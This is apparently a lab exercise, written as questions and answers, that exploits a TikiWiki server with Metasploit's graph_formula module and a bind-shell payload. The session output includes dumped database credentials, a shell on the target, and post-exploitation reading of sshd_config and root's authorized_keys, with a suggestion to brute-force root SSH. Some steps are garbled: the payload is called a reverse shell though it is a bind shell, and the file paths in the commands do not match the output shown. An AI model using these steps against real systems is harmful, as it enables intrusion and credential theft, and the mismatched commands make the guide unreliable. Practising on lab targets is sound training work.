Select the Payload to inject. Use the **generic/shell_bind_tcp** payload and check the options for this payload.

```
msf exploit(tikiwiki_graph_formula_exec) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

  Name      Current Setting  Required  Description
  ----      -
  Proxies   no               no        Use a proxy chain
  RHOST     yes              yes       The target address
  RPORT     80               yes       The target port
  URI       /tikiwiki        yes       TikiWiki directory path
  VHOST     no               no        HTTP server virtual host

Payload options (generic/shell_bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444             yes       The listen port
  RHOST     no               no        The target address
```

Exploit

Perform the exploit using:

exploit

Questions

Q. Did the exploit work, and has the reverse shell payload been launched?

YES/NO

Q. What is the current user? (check using the `whoami` command)

```
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started bind handler
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki : tikiwiki195

[*] Attempting to execute our payload...
[*] Command shell session 1 opened (192.168.1.128:42854 -> 192.168.1.129:4444) at 2012-04-04 13:44:25 -0400
```

Post Exploit

You should now have a shell on the target server. Use the `pwd` command to check the working directory, and the `ls` command to check the contents of the current directory.

Questions

Q: What is the current working directory?

Q: List some of the files?

The output should be similar to the following:

```
tiki-view_tracker_item.php
tiki-view_tracker_more_info.php
tiki-wap.php
tiki-webmail.php
tiki-webmail_contacts.php
tiki-webmail_download_attachment.php
tiki-wiki3d.php
tiki-wiki3d_xmlrpc.php
tiki-wiki_rankings.php
tiki-wiki_rss.php
tiki-xmlrpc_services.php
tikimovies
topic_image.php
whelp
xmlrpc.php
pwd
/var/www/tikiwiki
```

Now view the main ssh configuration file:

```
cat /etc/.ssh/auth/authorized_keys
```

Questions

Q: What value does the `PermitRootLogin` setting have?

yes/no

If `PermitRootLogin = yes`, then the root ssh account could be brute forced, or the authentication keys could be used to access the account, giving full root access to the server.

The output should be similar to the following:

```
cat /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3000
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
```

List out the /root directory, including hidden files, in reverse chronological order:

```
ls -lat /root
```

Questions

Q: Which directories might help gain remote access to the server?

List out the .ssh directory, including hidden files:

```
ls -lat /root/.ssh
```

Questions

Q: Which directories might help gain remote access to the server?

Now view the root user ssh rsa key:

```
cat /root/.ssh/auth/authorized_keys
```

```
ls -lat /root
total 32
drwxr-xr-x  2 root root 4096 May 17  2010 .ssh
drwxr-xr-x  3 root root 4096 May 17  2010 .
-rw-----  1 root root   5 May 17  2010 .bash_history
drwxr-xr-x 21 root root 4096 Apr 28  2010 ..
-rw-----  1 root root  187 Apr 28  2010 .lesshst
-rwx-----  1 root root  401 Apr 28  2010 reset_logs.sh
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
ls -lat /root/.ssh
total 12
-rw-r--r--  1 root root  405 May 17  2010 authorized_keys
drwxr-xr-x  2 root root 4096 May 17  2010 .
drwxr-xr-x  3 root root 4096 May 17  2010 ..
cat authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbw76
IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2q0ffdomVhvXXvSjGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVk
HCDLYgZ5o8Wr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WgztlZs5/D9IyhtRWocyQPE+kcp+Jz2mt
4y1uA73KqoXfdw5oGukxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasp
loitable
```